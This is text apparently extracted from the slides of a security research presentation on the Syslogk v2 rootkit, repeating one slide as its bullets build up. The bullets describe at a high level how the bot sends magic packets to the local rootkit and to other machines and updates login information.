


# Syslogk v2

## Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines.**
  - step2




# Syslogk v2

## Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines.**




# Syslogk v2

## Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines.**




# Syslogk v2

## Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.




# Syslogk v2

## Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**




# Syslogk v2

## Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**




# Syslogk v2

## Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**
  - step3




# Syslogk v2

## Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**




# Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**

